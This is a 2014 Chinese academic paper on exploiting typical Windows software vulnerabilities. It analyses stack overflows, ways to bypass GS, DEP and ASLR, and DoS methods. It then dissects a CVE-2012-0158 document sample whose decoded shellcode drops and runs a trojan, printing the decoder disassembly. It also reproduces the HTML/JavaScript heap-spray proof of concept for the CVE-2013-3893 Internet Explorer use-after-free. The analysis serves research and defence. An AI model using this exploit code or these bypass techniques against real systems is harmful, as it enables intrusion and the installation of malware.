doi 10.3969/j.issn.1671-1122.2014.11.010

基于 Windows 的软件安全典型漏洞利用策略探索与实践

关通，任馥荔，文伟平，张浩
（北京大学软件与微电子学院，北京 102600）

摘 要：随着全球信息化的迅猛发展，计算机软件已成为世界经济、科技、军事和社会发展的重要引擎。信息安全的核心在于其所依附的操作系统的安全机制以及软件本身存在的漏洞。软件漏洞本身无法构成攻击，软件漏洞利用使得把漏洞转化为攻击变为可能。文章立足于 Windows 操作系统，主要分析了一些常用软件的典型漏洞原理以及常见的利用方法，比较了不同利用方法在不同环境下的性能优劣，并简单分析了 Windows 的安全机制对软件的防护作用以及对软件漏洞利用的阻碍作用。文章着重对几种典型漏洞进行了软件漏洞利用的探索和实践，并使用当前流行的对安全机制的绕过方法分析了 Windows 几种安全机制的脆弱性。

关键词：软件漏洞；漏洞利用；安全机制；绕过方法；软件安全
中图分类号：TP309　　文献标识码：A　　文章编号：1671-1122（2014）11-0059-07

中文引用格式：关通，任馥荔，文伟平，等 . 基于 Windows 的软件安全典型漏洞利用策略探索与实践 [J]. 信息网络安全，2014，(11)：59-65.

英文引用格式：GUAN T，REN F L，WEN W P，et al. Exploration and Practice of Using Typical Software Vulnerabilities Based on Windows [J].Netinfo Security,2014,(11):59-65 .

Exploration and Practice of Using Typical Software Vulnerabilities Based on Windows

GUAN Tong, REN Fu-li, WEN Wei-ping, ZHANG Hao
(*School of Software & Microelectronics, Peking University, Beijing* 102600, *China*)

Abstract: With the rapid development of the global information technology, computer software has become the important engine of the world economy, science and technology, military and social development. The core of information security is attached to the security mechanism of the operating system and software vulnerabilities. Software vulnerability itself can not constitute attack, software vulnerability exploiting make the attack possible. This article is based on the Windows operating system, mainly analyzes the principles of some typical software vulnerabilities as well as the common ways to exploit software vulnerabilities, comparing them. in different environment.The article also simply analyzes the protective effect to software security and the hinder to software vulnerability exploiting of Windows security mechanisms. The article emphatically does some explorations and practices on exploiting several typical software vulnerabilities, analyzing the fragility of Windows security mechanisms by using the current popular methods of bypassing security mechanisms.

Key words: software vulnerabilities; vulnerability exploiting; security mechanism; bypassing method; software security

收稿日期：2014-08-15
基金项目：国家自然科学基金 [61170282]
作者简介：关通（1989-），男，黑龙江，硕士研究生，主要研究方向：系统与网络安全、软件安全漏洞分析；任馥荔（1989-），女，山东，硕士研究生，主要研究方向：软件测试与质量保证、软件安全漏洞分析；文伟平（1976-），男，湖南，副教授，博士，主要研究方向：网络攻击与防范、恶意代码研究、信息系统逆向工程和可信计算技术等；张浩（1988-），女，黑龙江，硕士研究生，主要研究方向：系统与网络安全、软件安全漏洞分析。
通讯作者：关通 guantong@chinatelecom.com.cn

0 引言

软件漏洞指的是在软件中存在着的软件缺陷，这些软件缺陷和我们普通意义上说的软件 bug 不同。普通意义上的软件 bug 只是程序由于设计疏忽或环境等原因造成的功能性或逻辑性错误，只是对软件的使用和对用户体验造成影响。软件漏洞是在普通软件 bug 的基础上，攻击者对其进行精心构造，使得软件 bug 发生后在走入非正常流程的同时达到攻击者的攻击目的。

通过利用上述软件程序漏洞，很多时候都可以达到执行任意代码这个理想效果。但是，随着防护软件的更新升级，随着防护策略的不断完善，攻击者的攻击手段不断被扼杀。因此，攻击者不断追求更短小的、占用系统资源更少的、更不易被发觉的、能够绕过各种安全防护机制的、实施更准确打击的攻击代码。

1 Windows 环境下的典型漏洞原理和安全策略分析

1.1 典型漏洞原理分析

软件程序中存在着这样或那样的逻辑或语法瑕疵，这些瑕疵被攻击者转化为多种多样、纷繁复杂的软件漏洞。通过对这些漏洞的分析归纳，可主要将其分为缓冲区溢出漏洞、拒绝服务攻击漏洞、路径遍历漏洞、跨站请求伪造（CSRF）漏洞，跨站脚本攻击（XSS）漏洞和 SQL 注入漏洞等。

由于缓冲区溢出往往能够造成任意代码执行，所以这里重点分析一下缓冲区溢出漏洞。当一个软件程序将要执行时，操作系统会为其分配固定的虚拟主存空间，一般大小为 4G，在这些空间中按照顺序排列着该软件程序对应的进程所要使用的执行代码空间和存放变量所用到的栈、堆空间等。其存储结构如图 1 所示。




图1 进程内存空间

由图 1 可以看出，栈的增长方向是自高地址向低地址增长的，而堆的增长方向与其相反。在进程执行时，一些临时变量会存放在栈空间中，系统会为每一个临时变量分配一段栈空间，这时如果向这段空间写入大于这段空间大小的数据，那么存储时在占用完系统分配的空间后，系统继续在栈上向更低地址方向覆盖额外的空间以存储这些数据 [1]。

在函数调用过程中，栈区空间分配如图 2 所示。




图2 函数调用栈区空间

如图 2 所示，如果将某一临时变量赋予超长的长度使其能够淹没到返回地址 EIP 处，那么当所有操作执行完毕后，栈中数据会依次 pop 出栈，最后系统使用前面写好的返回地址返回主调函数继续执行。

如果将覆盖的数据精心构造，使得在覆盖到返回地址 EIP 时，构造的数据中的值恰好是我们写好的栈区地址的值，那么当子函数执行完返回时，就会返回到我们使用构造数据覆盖好的返回地址中去执行，也就是返回到栈区去执行代码，这样我们就可以通过大量的溢出数据淹没栈区，使程序返回到栈区中我们淹没的空间去执行。只要精心构造用以淹没的数据，我们就可以获得系统的全部控制权 [2]。

1.2 安全防护策略分析

Windows 操作系统根据不同种类的缓冲区溢出攻击方式建立了针对这些攻击方式的安全防护体系。在缓冲区溢出漏洞利用过程中，在不同环节、不同层面上设置了有效的防护机制，从而大大增加了缓冲区溢出漏洞成功利用的难度 [3]，很大程度上保护了系统的安全性。其防护体系如图 3 所示。

由图 3 可以看到，Windows 提供的一系列安全防护策略从各个环节、角度重重保护系统安全，它们相辅相成、




图3 防护策略保护系统免受缓冲区溢出攻击过程

相互区别又相互补充。

2 Windows 安全机制的脆弱性分析及其突破方法

所谓道高一尺，魔高一丈，攻击者和防御者从来都是此消彼长的关系，虽然 Windows 操作系统提出了一系列安全防护策略，给攻击者的缓冲区溢出攻击造成了重重障碍，但并不能完全杜绝缓冲区溢出攻击的发生。

2.1 GS脆弱性分析及其突破方法

2.1.1 模拟猜测法

GS 安全防护策略中引入了 Cookie 值进行栈空间保护，如果我们可以猜测到这个 Cookie 值，可以通过 GS 安全防护策略的检测达到攻击目的。但这种方法的局限性在于 Cookie 值很难猜测，成功率很低 [4]。

对于 Cookie 值生成方式的猜测，也有一些可供参考的相关参数 [5,6]，这些参数可以通过调用系统函数来获得。一般来说 Cookie 值会与当前系统时间、进程 ID、CPU 计数器、线程标识符等一系列参数相关，可以利用反汇编工具不断查看 [7]、分析 GS 安全防护策略为不同环境下的不同进程分配的 Cookie 值与上述参数之间的关系 [8]，总结、猜测近似 Cookie 值生成公式。

2.1.2 利用异常处理器绕过

由于栈区空间被 GS 安全防护策略所保护，那么可以采用 SEH 覆盖的攻击手段来绕过 GS 安全防护策略 [9]。通过覆盖 SEH 指针并且在当前函数返回之前想办法触发程序异常 [10]，使程序跳入异常处理模块执行。

2.1.3 Cookie替换

若程序中存在任意内存写入漏洞，则可以利用任意内存写入漏洞将内存中存放的 Cookie 原值改写成被淹没的栈空间中保存的 Cookie 副本的值（此时栈空间中 Cookie 副本已经被超长字串覆盖，但是覆盖内容攻击者可控，所以可将此内容写入内存中存放 Cookie 原值的位置，以通过 Cookie 比对验证），这样就可以轻松突破 GS 安全防护策略的检测 [11,12]，但此方法的限制在于需要获得写入任意内存 4 字节数据的权限。

2.1.4 利用未被保护的缓冲区

由于 GS 安全防护策略只保护含有字符串的缓冲区空间，也就是只有在栈区中存放字符串时才会生成 Cookie 值，并在函数返回时进行 Cookie 值比对检测 [13]，因此我们可以利用与字符串无关的缓冲区溢出漏洞（例如，我们可以溢出覆盖整形数组或函数指针，这些都不会有 Cookie 值的产生）绕过 Cookie 值的比对检测，从而绕过 GS 安全防护策略的检测 [14]。

2.2 DEP脆弱性分析及其突破方法

2.2.1 ROP法

绕过 DEP 安全防护策略的主要方法就是 ROP 法。在函数库中找到不同函数的代码指令，根据自身 shellcode 挑选出不同位置的系统代码组合成完整的 shellcode，在存放函数返回地址的位置上溢出写入第一个需要执行的 shellcode 指令所对应的系统指令地址，当前函数返回时，跳入 shellcode 指令对应的系统指令执行 [15]，然后通过不断的跳转执行完整的 shellcode 指令。虽然此种方法受到重重限制，但是在某种程度上，还是可以达到一定的攻击效果。

2.2.2 利用API关闭进程DEP

绕过 DEP 安全防护策略最好的方法就是关闭 DEP 防护策略，这样就不会再受到 DEP 防护的限制，但这样做显然是十分不容易的。

进程中的 DEP 模式标志保存在内核 KPRCESS 中。当 DEP 被启动时，ExecuteDisable 值为 1；当 DEP 被停用时，ExecuteEnable 值为 1。使用 ROP 方法调用 NtSetInformationProcess ()，利用它来关闭 DEP 安全防护策略，但这是很不容易的。首先使用 ROP 方法不断调用系统函数中的代码来完成此函数参数的设置；随后将函数参数按照调用位置存放在栈中；最后在调用此函数后，将程序跳回 shellcode 执行 [16]。

2.2.3 使shellcode所在内存可执行

使用 ROP 方法调用如 VirtualProtect 类型的函数，使

相应内存空间变为可执行，随即发动攻击执行栈空间存储的 shellcode ；也可通过写内存等函数将需要执行的存放于栈中的攻击代码拷贝到 .code 段中进行存储，这样可以覆盖返回地址为代码段中所存储的 shellcode 的位置，使 shellcode 变为可以执行，达到攻击效果。

2.3 ASLR脆弱性分析及其突破方法

2.3.1 利用静态加载的DLL与EXE映像

在 Windows 操作系统中，有很多应用级软件模块并未开启 DynamicBase 功能，这就导致攻击者可以利用这些未开启 DynamicBase 功能的应用软件作为突破口，绕过 ASLR 安全防御策略对目标主机发动攻击。

2.3.2 部分覆盖

通过对 ASLR 原理的进一步分析可以了解到，ASLR 地址随机化只是对进程级的地址进行随机化，也就是说将整个进程的地址进行了一次随机分配，而进程内的地址并未随机分配，进程内的所有地址的相对偏移是不变的。据此，可以考虑利用任意内存定位写数据漏洞或精确控制缓冲区溢出所覆盖的返回地址，使攻击者可以仅覆盖原返回地址的低地址部分，而不覆盖其高地址部分。由于高地址部分是本进程的加载基址，是经过随机化处理的，而低地址部分是程序内偏移地址，所以只改动返回地址中的程序内偏移地址而不改动进程基质可以准确定位 shellcode 来发动缓冲区溢出攻击 [17]。

3 漏洞利用方式性能分析和利用方法讨论

3.1 内存执行漏洞利用

内存执行漏洞是指当利用该漏洞时，可以使得发送的命令、代码在被攻击的计算机内存中得以正确执行。一般来说可以分为发送命令执行和生成木马执行两种攻击手段，第一种攻击手段的一般攻击方法为利用该漏洞远程连接目标主机，通过建立超级用户来达到远程控制目标主机的目的 ；第二种攻击手段需要借助一个媒介——木马，由于利用木马攻击控制目标主机的方式是目前内存执行漏洞利用的主要方式，所以下面讨论木马的释放方法。

3.2 DoS攻击利用

DoS 攻击中较为典型和目前极为常见的为 DDoS 攻击，在大型服务器网络中，DDoS 攻击利用经常发生。因其攻击力度强、攻击种类多、检测难度大、修复成本高等特点使得至今也未找到非常有效的针对 DDoS 攻击的防范手段。本节主要介绍一些 DDoS 攻击的利用方法和 DoS 漏洞的利用方法 [18]。

3.2.1 SYN-Flood攻击利用

在 DDoS 攻击利用中，SYN-Flood 攻击是最常见也是最有效的利用方法，它最大的特点在于它是基于 TCP 协议原理的漏洞。

3.2.2 HTTP Flood攻击利用

HTTP Flood 攻击是应用层中比较经典的 DDoS 攻击方式，其原理也很简单，即基于 DDoS 的基本特性，发送大量数据包至服务器端，导致网络带宽被大量占用、服务器端运算、存储等资源枯竭，达到拒绝服务攻击的效果。

3.2.3 慢速攻击利用

由于目前大多数检测 DDoS 攻击的软件方法都是基于额定时间内的发包速率进行检测的，所以使用慢速攻击可以有效降低单位时间内的发包速率，逃避防御软件的检测。

3.2.4 基于命令的DoS漏洞利用

基于命令的 DoS 漏洞可能存在于任何服务器系统中，这里简单以 ftp 服务器为例。

一些服务器对一些特殊的命令，如迭代、循环操作等命令未做充分的检测，攻击者只需发送一条这样的命令给服务器端就可导致服务器端进入死循环状态，耗尽计算、存储等资源，进而导致拒绝服务攻击的发生。

4 漏洞利用实践及原理分析

4.1 CVE-2012-0158漏洞利用实践

CVE-2012-0158 漏洞可以说是目前最流行的文档类漏洞。据统计，2013 年我国网民所遭受的所有文档类漏洞攻击中，CVE-2012-0158 漏洞占约 74% 之多。下面简单分析一个常见的 CVE-2012-0158 漏洞样本。

CVE-2012-0158 漏洞存在于 MSCOMCTL.OCX 文件中，问题发生点如图 4 所示。

通过图 4 可以看到，地址 0x275C89CA 处的指令是“ SUB ESP,14 ”，这条语句是要给程序分配 0x14 也就是 20 个字节的空间来存储信息，接下来在地址 0x275C89DA 处的调用使用到了前面所分配的这段空间。这次调用中使用前面所分配的空间大小应该在 0x14 之内，可以从图 4 中地




图4 MSCOMCTL.OCX文件问题点

址 0x275C89DF 处的语句“ ADD ESP,0C ”中看到此语句前面一条语句用掉了 0x0C 的空间，接下来地址 0x275C89F3 处的比较语句检查剩余空间够不够 8 个字节（0x14-0x0C=8）。根据这次比较结果决定地址 0x275C89F7 处的关键性跳转发生与否，这个跳转就是用来确定程序是否发生异常，若异常则应该发生跳转，否则继续执行。

但是，在存在漏洞的样本文件中则会发生如图 5 所示的溢出。




图5 CVE-2012-0158溢出成因

如图 5 所示，程序执行到地址 0x275C89F3 时，通过左下方的内存区域可以看到，此时 [EBP-C] 中的值为 0x8282，这个值远远大于 8，表明这个时候程序已经发生了异常。由于程序员的疏忽大意，该地址下面的关键跳转指令使用了“ JB ”跳转指令，“ JB ”跳转指令的意思为“ 小于则跳转 ”，所以肯定不会发生跳转（如果此处改为“ JNB ”，则此漏洞就可被修复），那么程序就会继续执行下去，当执行到地址 0x275C8A05 处的调用语句时，在这个调用内部会进行写入内存操作，如图 6 中地址 0x275C87CB 所示。





图6 CVE-2012-0158溢出位置

如图 6 所示，地址 0x275C87CB 处的复制操作引发了缓冲区溢出漏洞。由上面的分析已经知道，留给这次复制操作的空间为 8 个字节，而这次一共复制了 0x20A0 个空间（ECX），显然引发了缓冲区溢出漏洞。

下面构造一个漏洞样本，写入 shellcode。在发生缓冲区溢出后程序第一次执行返回指令时，通过“ JMP ESP ”指令顺利使程序跳转至栈区执行 shellcode。

shellcode 首先对自身的一个地址进行调用，这样做的目的是使得返回地址（自身地址）压栈，这个地址可以为以后的调用作为基址使用。随后对 shellcode 进行解码，解码完成后查找和加载所使用的函数库，然后定位到 .doc 文件中写好的木马文件以及构造好的伪造 .doc 文件并解码这两个文件，解码过程如图 7 所示。



地址	十六进制	反汇编
001DDEE5	8B75 0C	MOV ESI,DWORD PTR SS:[EBP+C]
001DDEE8	8BFE	MOV EDI,ESI
001DDEEA	BA 4C3D2E1F	MOV EDX,1F2E3D4C
001DDEEF	8B4D 20	MOV ECX,DWORD PTR SS:[EBP+20]
001DDEF2	C1C9 02	ROR ECX,2
001DDEF5	81E1 FFFFFF3F	AND ECX,3FFFFFFF
001DDEFB	FC	CLD
001DDEFC	AD	LODS DWORD PTR DS:[ESI]
001DDEFD	33C2	XOR EAX,EDX
001DDEFF	C1CA 13	ROR EDX,13
001DDF02	8946 FC	MOV DWORD PTR DS:[ESI-4],EAX
001DDF05	E2 F5	LOOPD SHORT 001DDEFC
001DDF07	5E	POP ESI
001DDF08	8D85 0C060000	LEA EAX,DWORD PTR SS:[EBP+60C]
001DDF0E	E8 4E010000	CALL 001DE061
001DDF13	8945 04	MOV DWORD PTR SS:[EBP+4],EAX
001DDF16	8D85 00080000	LEA EAX,DWORD PTR SS:[EBP+800]
001DDF1C	E8 40010000	CALL 001DE061

图7 shellcode解码

图 7 所示为一种较为普遍快捷的编码方式。地址 0x001DDEEA 处将 EDX 赋值为 0x1F2E3D4C，这个值是为了能够更好地混淆编码，后续会用到。下一条语句中给 ECX 赋了值，这个值经过下一条语句的移位运算和再下一条语句的与运算操作后，就得到了要进行解码的字节数 x（字节数为事先写入，在这里只是解码出来），然后开始 x 次循环针对每一字节解码。每次循环中先读取 ESI 所指向的地址中的值，然后将 EAX 与 EDX（也就是刚才所赋的值 0x1F2E3D4C）进行异或运算，将结果存入 ESI 刚才读取值的位置并覆盖原有值，接着将 EDX 循环右移 13 位参与下次循环运算。这样保证了每次与原值异或的值都不一样，从而保证了编码后的字符的无规律性，免杀效果较好，且所使用的异或运算与移位运算运算速度快、占用系统资源少。这样经过总字节数次循环，木马文件和伪造 .doc 文件都已经解码完成。解码后释放出木马文件和伪造 .doc 文件，最后调用 cmd 启动执行木马文件和打开伪造 .doc 文件，如图 8 所示。




图8 启动木马文件

图 8 中断点所在位置的调用参数可以通过查看 EAX 的值来查看，这次调用是要使用 cmd 来启动已经释放出来的木马文件 scvhost.exe。

以上就是 CVE-2012-0158 漏洞利用的大体流程。

4.2 CVE-2013-3893漏洞利用实践

CVE-2013-3893 是 2013 年一个较为好用的 IE 漏洞，发生原因为微软公司推出的 IE 浏览器中函数 SetMouseCapture() 在一次事件响应中处理一个引用存在问题时会导致 Use-After-Free 型漏洞的发生。攻击者首先创建两个元素，其中第二个元素是第一个元素（父元素）的子节点，并且为父元素创建一个 onlosecapture 事件句柄。这个 onlosecapture 事件需要两次 setCapture() 调用来触发，一次针对父元素，一次针对子元素。当针对子元素的 setCapture() 被调用时，onlosecapture 事件才最终被触发。两次 setCapture() 调用后目标对象已经被释放。当释放了这片内存之后，一个非法引用仍然存在并且会被传递给其他函数。最终在 onlosecapture 事件中使用 document.write() 重绘窗口时，GetInterface() 或 Doc() 针对此引用的操作引发了 Use-After-Free 漏洞。

触发 CVE-2013-3893 漏洞的 HTML 源代码如图 9 所示。

由图 9 可以看到，文档中使用 3 个函数。DOS 函数用来执行各种焦点操作，从而释放目标对象并将对象的引用传递下去；HiJack 函数用来劫持函数的 EIP 指针；HeapSpray 函数用来将 shellcode 通过堆喷射方式布置到内存中。

当页面加载时，程序延迟 1s 后调用 DOS 函数，为的是让浏览器初始化内容加载完毕，从而使 POC（Proof of Concept）有一个稳定的触发环境。之后程序声明了两个元素：father 和 child，调用 document.body.appendChild() 将两个对象加入到 DOM 节点树当中。接着使用 applyElement() 声明 father 元素为 child 元素的父节点。接下来程序使用 father['outerText']="" 命令将 father 元素本身赋值为空对象。

```
<script>
function HeapSpray()
{
  shellcode=unescape("%u68fc%u0a6a%u1e38%u6368%ud189%u684f%u7432%u0c91%uf48b%u7e8d%u
  block = unescape("%u1212%u1212");
  while (block.length < 0x100000)
      block += block;
  block = block.substring(0, 0x100000/2-32/2-4/2-2/2-shellcode.length-16);
  block += shellcode;
  var memory = new Array();
  for (i = 0 ; i < 600 ; i++)
     memory[i] = block.substring(0, block.length);
}
function HiJack()
{
  var i=0;
  var string=unescape("%u1212%u1212");
  while (string.length < 80) string=string+string;
  string=string.substr(0,(78)/2);
  var buffer=new Array();
  for (i=0;i<10;i++)
  {
    buffer.push(document.createElement("div"));
    buffer[i].setAttribute("title",string);
  }
}
function DOS()
{

  var father = document.createElement("father");
  var child = document.createElement("child");
  document.body.appendChild(father);
  document.body.appendChild(child);
  child.applyElement(father);
  father.onlosecapture=function()
  {
    HeapSpray();
    document.write("");
    HiJack();
  }
  father['outerText']="";
  father.setCapture();
  child.setCapture();
}
  window.setTimeout("DOS()",1000);
</script>
```

图9 CVE-2013-3893漏洞触发代码

在执行了这条指令时，理论上所有与 father 元素有关的操作对象均会被析构，包括针对鼠标焦点操作的目标对象也会被析构。

对象虽然被析构，但是由于 SetMouseCapture() 在处理对象引用时流程出现问题，最终会将目标对象的引用挂接到 DOM 节点树的末尾位置。

与此同时，当子元素获取了焦点时，父元素相对丢失了焦点，因此针对父元素的 onlosecapture（丢失鼠标焦点）事件所设置的响应函数被触发。在这个函数中使用 document.write("") 将一个空字符串送入浏览器的输入流中，浏览器执行完当前页面的所有操作后便会根据输入的字符串重绘页面。

onlosecapture 事件响应中还使用两次喷射函数来劫持 EIP 并载入 shellcode 指令。两次喷射略有差别：HiJack() 用来对 EIP 进行劫持，虽然如前面所说，对象已经被释放，但是由于其引用还挂接在 DOM 节点树中，因此采用传统堆喷射方式无法申请到此对象所在的内存空间，这里采用反复创建新元素并将新元素的 title 属性赋值为待注入的代码片段的方式进行喷射。

HeapSpray() 采用传统的堆喷射技术，喷射的填充内容为 0x1212，对应的反汇编命令为对 dl 寄存器的进位加法运算，不影响程序的运行流程。

程序中的代码均执行完毕后，IE 浏览器重绘页面，最

终调用到 CElement::Doc(void) 时，访问到了位于 DOM 节点树中的目标对象的引用，引发 EIP 劫持并最终使得 shellcode 得以执行。

经过堆喷射后程序中断在 shellcode 运行前最后一次调用 CElement::Doc(void) 处，从图 10 可以看出，目标对象已经使用 HiJack() 被填充满 0x12，并且地址 0x12121212 附近的大片内存也使用 HeapSpray() 被填充满 0x12。这样 EDX 最终被赋值为 0x12121212，当执行到“ call edx ”指令时，程序就会进入我们的控制范围内了。




图10 CVE-2013-3893漏洞触发位置

由于 0x1212 对应的反汇编指令是“ adc dl,[edx] ”，这里恰好 EDX 寄存器已经被赋值成功，因此 shellcode 之前的大段无用代码均可以正常运行，而且 0x12121212 地址也相对较容易被喷射到，这也是此处选择 0x12121212 作为堆喷射地址的原因之一。最终 CVE-2013-3893 漏洞触发成功，效果如图 11 所示。

图11 CVE-2013-3893触发效果

5 结束语

从 Win XP 到 Win 7 再到如今的 Win 8 时代，可以看出每一次更新后操作系统的安全防护机制更加完善，安全性也更加优良，随之而来的是程序开发者们整体软件安全意识的大幅提高。同时，软件公司对软件安全性的逐步重视和测试水平的提高也导致了可利用的漏洞数量越来越少，因此如何利用好一个有价值的漏洞以发挥其全部潜能就变成了软件漏洞利用需要研究的重中之重。（责编 马珂）

参考文献：

[1] CNCERT. CNCERT Annual Report 2010 [EB/OL]. http://www.cert.org.cn/UserFiles/File/2010.pdf, 2011.

[2] Ben Nagy. Generic Anti Exploitation Technology for Windows [C]// Proceedings of the eEye Digital Security White Paper, 2011.

[3] Haroon Meer. The Complete History of Memory Corruption Attacks[C]// Thinkst applied research of BlackHat Confidence USA, 2010.

[4] David Litchfield. Buffer Underruns, DEP, ASLR and improving the Exploitation Prevention Mechanisms (XPMs) on the Windows platform[R]. Noda City: An NGSSoftware Insight Security Research (NISR) Publication ,curity Software Ltd 2010.

[5] Krsul I. Software Vulnerability Analysis [D]. West Lafayette :Purdue University, 1998.

[6] Michael Howard, Steve Lipner. The Security Development Lifecycle [M]. Redmond: Microsoft Press, 2006.

[7] Oulu University Secure Programming Group. PROTOS Security Testing of Protocol Implementations [EB/OL]. http://www.ee.oulu.fi/research/ouspg/protos/index.html, 2011.

[8] Aite D. The Advantages of Block - Based Protocol Analysis for Security Testing [EB/OL]. http://www.immunitysec.com/resources - papers. Html, 2011.

[9] Wenliang Du, Aditya P. Mathur. Vulnerability Testing of Software System Using Fault Injection [R]. Lafayette: Computer Operations Audit and Security Technology (COAST) Laboratory, 1998.

[10] Skape. Improving Software Security Analysis using Exploitation Properties[EB/OL]. http://www.uninformed.org/?v=9&a=4&t=pdf, 2010.

[11] Alpha One. Smashing the Stack for Fun and Profit [EB/OL]. http://wenku.baidu.com/link?url=FtEe3iUUl3gxiDvd92opp_x0T1UdOltFNkOHf2F5iI2dNczKj_-_TbpbdJNt0R9kHJJMjxRsUdGDlNM1vbU02JqdEs7UM9BF6xaFDExE_MS, 1996.

[12] Dil Dog. The Tao of Windows Buffer Overflow [EB/OL]. http://www.docin.com/p - 428284944.html, 1998.

[13] Dark spyrit AKA, Barnaby Jack. Win32 Buffer Over flows (Location, Exploitation and Prevention) [J]. Phrack, 1999,（55）：15 - 19.

[14] Matthias Vallentin. On the Evolution of Buffer Overflows [EB/OL]. http://matthias.vallentin.cc/cw/buffer_overflows.pdf, 2007.

[15] Nicolas Waisman. Understanding and Bypassing Windows Heap Protection [EB/OL]. http://www.immunitysec.com/downloads/Heap_Singapore_Jun_2007.pdf, 2007.

[16] Adrian Marinescu. Windows Vista Heap Management Enhancements[R]. Las Vegas: Black Hat USA, 2008.

[17] Kaempf M. Vudo Malloc Tricks [EB/OL]. http://www.phrack.org/issues/57/8.html, 2001.

[18] Michael Howard. New NX APIs added to Windows Vista SP1, Windows XP SP3 and Windows Server [EB/OL]. http://blogs.msdn.com/b/michael_howard/archive/2008/01/29/new - nx - apis - added - to - windows - vista - sp1 - windows - xp - sp3 - and - windows - server - 2008.aspx2008, 2008.